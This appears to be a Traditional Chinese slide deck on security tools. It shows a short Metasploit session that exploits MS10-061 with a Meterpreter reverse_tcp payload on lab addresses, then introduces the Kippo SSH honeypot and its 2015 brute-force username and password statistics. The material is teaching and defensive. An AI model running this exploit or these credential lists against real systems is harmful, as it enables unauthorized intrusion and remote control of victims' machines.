[*] Nmap: ==========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==========
msf >

針對ms10-061

開啟Termimal，並執行

#msfconsole

```
root@kali: ~
檔案(F)  編輯(E)  檢視(V)  搜尋(S)  終端機(T)  求助(H)
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

# cowsay++
 ------------
< metaspoit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

```
msf > use exploit/windows/smb/ms10_061_spoolss
msf exploit(ms10_061_spoolss) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_061_spoolss) > set pname canon
pname => canon
msf exploit(ms10_061_spoolss) > set rhost 192.168.220.135
2msf exploit(ms10_061_spoolss) > set lhost 192.168.220.131
lhost => 192.168.220.131
msf exploit(ms10_061_spoolss) > set lport 443
lport => 443
msf exploit(ms10_061_spoolss) > exploit
```

kippo 介紹

Taiwan Chapter

- Kippo是一種中低互動的誘捕系統。

- Kippo可以模擬SSH服務，偵測來自外部的SSH服務請求，並模擬終端機環境與其產生互動。

- Kippo會完整紀錄攻擊者的攻擊軌跡，包含：
  - SSH Brute Force Attack時所使用的帳號密碼組合
  - 攻擊者成功登入系統後操作的History日誌檔。
  - 攻擊者嘗試在受害主機上下載的外部檔案資料。

kippo 特性

- 透過佈署Kippo，我們可以學習SSH Brute Force Attack攻擊：
  - –常用的攻擊字典檔
  - –登入主機後的駭客行為
  - –從外部下載的惡意程式碼

SSH Brute Force Attack的統計

＊2015/03~5月份最易被攻擊的帳號統計

TOP	帳　號	次　數
1	root	22,667,839
2	admin	429,997
3	ubnt	132,797
4	user	65,716
5	test	44,518
6	oracle	43,272
7	postgres	39,117
8	guest	30,007
9	support	25,848
10	ftpuser	20,626

＊ 2015/03~5月份最易被攻擊的帳號統計

TOP	密　碼	次　數
1	root	89,673
2	123456	83,425
3	admin	79,430
4	password	53,546
5	ubnt	51,160
6	1234	43,803
7	12345	39,425
8	default	37,784
9	test	37,496
10	123456789	29,033

＊ 2015/03-05月份最易被攻擊的帳號統計

TOP	帳　號	密　碼	次　數	TOP	帳　號	密　碼	次　數
1	root	root	48,020	6	root	admin	24,399
2	ubnt	ubnt	41,200	7	admin	password	22,312
3	admin	admin	41,029	8	test	test	22,001
4	root	123456	25,191	9	admin	default	21,490
5	support	support	24,734	10	root	12345	20,055

kippo 設定檔

/honeydirve/kippo

- data – 存放被新增過的密碼
- dl – 存放wget的檔案
  - honeyfs – 提供攻擊者操作模擬系統資訊
  - Log – 紀錄所有連線的log
  - Utils – 紀錄攻擊端下達的指令
  - kippo.cfg – kippo設定檔

系統測試

- 使用putty工具進行連線測試

簡報結束

謝謝各位